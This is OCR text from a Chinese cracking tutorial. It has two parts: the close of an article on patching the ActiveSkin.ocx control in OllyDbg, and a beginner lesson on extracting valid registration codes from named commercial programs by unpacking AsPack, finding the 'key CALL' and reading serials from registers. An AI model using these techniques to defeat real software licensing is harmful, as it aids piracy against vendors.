


图 9

失败！"，我们必须到ActiveSkin.ocx模块领空中，然后对ActiveSkin.ocx调用的所有的MessageBox下断。

但是这里有一个问题，ActiveSkin.ocx是动态加载的（就是用OllyDbg打开某个EXE文件时ActiveSkin.ocx还没有加载，只有F9运行后ActiveSkin.ocx才加载），运行程序之前我们无法对ActiveSkin.ocx中的API下断（在CPU窗口右键菜单→"查看"中是找不到ActiveSkin.ocx的），怎么办呢？参考第二战的教训。

2.主角：OCX文件

目标：调试OCX和DLL文件

其实破解OCX与DLL一样，主要是找一个合适的容器罢了。本例中用VB做了一个容器程序，只要能加载OCX或DLL即可。

还有就是注意用好OLLYDBG的分析功能，通过上面的内容可以看出分析的重要，特别是对于像OCX、DLL这类动态加载的程序。

3.主角：OLLYDBG

目标：掌握OLLYDBG的一些技巧

我个人感觉像我这样的菜鸟用OLLYDBG非常合适，像SOFTICE那样的很难掌握。这里给出一些OLLYDBG的技巧：

常用快捷键：

alt+c	CPU窗口
alt+b	断点窗口
alt+e	执行模块窗口
ctrl+p	补丁（在内存中做的修改记录）
ctrl+k	调用树窗口
ctrl+tab	返回到上一个窗口（你刚刚操作的那个窗口）
ctrl+f9	执行到返回
f9	运行
f8	单步跳过
f7	单步步入
f4	运行到当前位置
f2	设置／取消断点
+（小键盘）	上一位置
-（小键盘）	下一位置

操作技巧：

查找当前领空的所有API调用：在命令行中输入：bpx *调试正在运行的程序：正在运行的程序也可以让OLLYDBG载入。单击"文件"→"附加"，选择一个进程即可（系统进程相当危险）。查找注释：如果想要快速找到你所"注释"的那一行，或查找所有的注释，可以在目标模块领空内用"搜索"→"用户自定义注释"。当然也可用"搜索"→"字符参考"来搜索字符串（类似W32DSM的"串式数据参考"）。

查看文件偏移：定位在目标模块领空，然后选中右键菜单"查看"→"程序文件"。

4.主角：WriteProcessMemory


目标：断点设置及屏蔽API函数调用

掌握常用的API断点是很重要的，不要犯第四战中的错误！如果想屏蔽掉某个API函数，必须将这个API函数入栈的所有参数一起NOP掉，参考第六战。

终于结束了。我想现在你不仅学会了破OCX，还对OllyDbg了如指掌了吧（我就是因为破解它才学会OllyDbg的）。我写的不仅有成功的经验，也有失败的教训，希望和我一样的菜鸟能够吸取我的经验教训，不要再走弯路。这里还有一个问题没有解决，我发现控件自带的演示程序（可执行的EXE文件）是注册了的，但我不知道怎样注册，其实如果找到如何注册，就不必费这么大功夫了。希望高手们能够指点指点。顺便再说两句，ActiveSkin有更新的4.3版本，却一代不如一代（加密水平），3.62版让我费了老大的事才搞定，并以此为豪。

现在的4.3版简直是垃圾（根本没有加密），直接断MESSAGEBOX然后NOP就OK了！最后破解完了一定要删除。

（本文涉及到的相关工具和代码，光盘有收录）



秦妮@[E.S.T]&[T.I.T]

首先感谢大家对TIT女子破解小组的支持，同时也感谢公子许无偿为本系列教程制作配套动画，希望大家在以后的日子里，能继续支持我、支持TIT女子破解小组。

我们上一节《TIT女子破解小组之菜鸟爆破教学篇》讲的是软件的爆破，我们的主要思路是：

> 第一步：检查程序是否加壳，如加壳则脱壳。
> 第二步：反汇编程序，找到关键跳。
> 第三步：修改程序关键跳，重新编译程序，完成爆破。

希望大家能熟练运用上节课所学知识，多多练习，在有了一定爆破经历和一些简单的汇编基础后，我们的菜鸟爆破手就可以升级为经验丰富的老鸟了。这个阶段经常用的工具要在前一阶段的基础上增加动态反汇编程序Ollydbg和一些简单的注册机编辑工具keymaker等。今天我们就来学习如何追出软件的注册码，完成软件正常注册。我们的菜鸟爆破手也要进化为注册码狙击手了。

这个阶段是新手学习的一个突破，因此是很重要的环节，这里我们讲解尽量详细一点，大家要耐心学习（这一点要向公子许同学好好学习了，只要不断的基础累积才能有技术上的提升！）。

下面我们来看看追击注册码的主要思路，我们首先要知道注册流程，如图1，

我们的思路是在输入注册码进行注册后，程序会判断我们输入的注册码与程序计算的真正注册码是否一样的




图 1

时候（也就是上图的“判断”），断下程序，这时我们输入的注册码和真正的注册码分别在两个寄存器中，我们这个时候查看各个寄存器找到真正注册码。初学者也许还不是完全理解，那我们打个比方吧！我们可以把注册过程比做考试的全过程：考试答卷（填写注册码）—答完交卷（点击注册）—老师拿到正确答案（注册程序生成正确注册码）—老师批卷（对比真假注册码）—公布成绩（注册结果），而我们追注册码的思路就是：我们先胡乱答卷（乱写注册码），交卷（注册程序），等老师拿到答案（程序计算出真正注册码），然后找到老师批卷的地点（就是关键CALL），再在老师把我们的答卷和正确答案对照的时候，让时间停止。我们来到老师批卷的地点（关键CALL处），看老师的正确答案。然后我们在拿着正确答案重新考试，结果当然是100分了。

这样讲直观一些，大家应该基本清楚我们的追码思路了吧！好！我们来看看具体步骤吧。

> 主要步骤：五步追码大法
>
> 第一步：检查程序是否加壳，如加壳则脱壳。
>
> 第二步：反汇编程序，找到关键跳，
>
> 第三步：在关键跳的基础上，向上找，找到关键CALL。
>
> 第四步：在关键CALL处下断点，运行程序。
>
> 第五步：断下程序，查看相应内存寄存器找到真正注册码。
>
> 主要工具：查壳脱壳工具（PEiD、pe—scan、FI、language2k、AspackDie等），动态反汇编工具（Ollydbg、IDA等）。

下面我们还拿上节课的程序《网络电视小精灵》的最新版本V3.50和《Word文档资料管理系统》（《Word文档资料管理系统》的破解在04年的12期上已经讨论过了，这里只做简单说明）来向大家详细讲解注册码追击的完整过程。

一、《网络电视小精灵》追码篇

破解类型：追击注册码

所用工具：PEiD（查壳工具）、AspackDie 1.41 汉化版（脱壳工具）、Ollydbg（动态反汇编工具）

追码步骤：第一步：检查程序是否加壳，如加壳则脱壳。

第二步：反汇编无壳程序，找到关键跳。

第三步：在关键跳的基础上，向上找，找到关键CALL。

第四步：在关键CALL处下断点，运行程序。

第五步：断下程序，查看相应内存寄存器找到真正注册码。

大家也许看到了这里最关键的步骤就是第三步了。

OK! Are you ready ? Let' s go!

1. 初探敌营 知己知彼

首先我们要判断程序是否加壳，如加壳还要检查壳的类型，这里我们就使用PEiD来查壳，如图2。




图 2

我们可以清楚的看出，程序EP区段：.aspack程序是用AsPack 2.12加的壳，记得《TIT女子破解小组之菜鸟爆破教学篇》中的程序是没有加壳的，看来作者是做了修改的，知道了壳的类型我们可以使用相应的脱壳软件来脱壳（当然你也可以自己手动脱壳，这个壳用Esp定律脱壳即可，本来是让公子许做手动脱壳破解的动画，这小子太懒，找到了AspackDie 1.41 汉化版，不过也好方便初学者了），如图3。打开AspackDie.exe选择我们要脱壳的文件网络电视小精灵v3.50.exe，点“打开”，过一会儿就会提示脱壳成功，如图4，并在该目录下生成了一个脱壳后的Unpacked.ExE文件，到这里第一步完成。




图 3




图 4

2. 欲擒故纵 窥其弱处

在这一步里我们要反汇编程序，找到关键跳。方法在《TIT女子破解小组之菜鸟爆破教学篇》已经讲过，这里不再重复。我们可以轻松找到关键跳00481FEF（和上次的地址00480A33不一样了，因为程序经过修改了，版本不同了）。

3. 向上追击　直捣黄龙

这一步是最关键的了，我们要找到关键CALL，这里有个小技巧：一般情况是关键跳前面最近的CALL就是关键CALL（因为老师拿到正确答案再批卷嘛）。我们用Ollydbg加载Unpacked.ExE文件并来到关键跳00481FEF处，向上找关键CALL，我们可以看到在**00481FEF . 0F85 D2000000 jnz Unpacked.004820C7**上面就有一个**CALL 00481FEA . E8 1125F8FF call Unpacked.00404500**，那这个就应该是关键跳了，如图5。

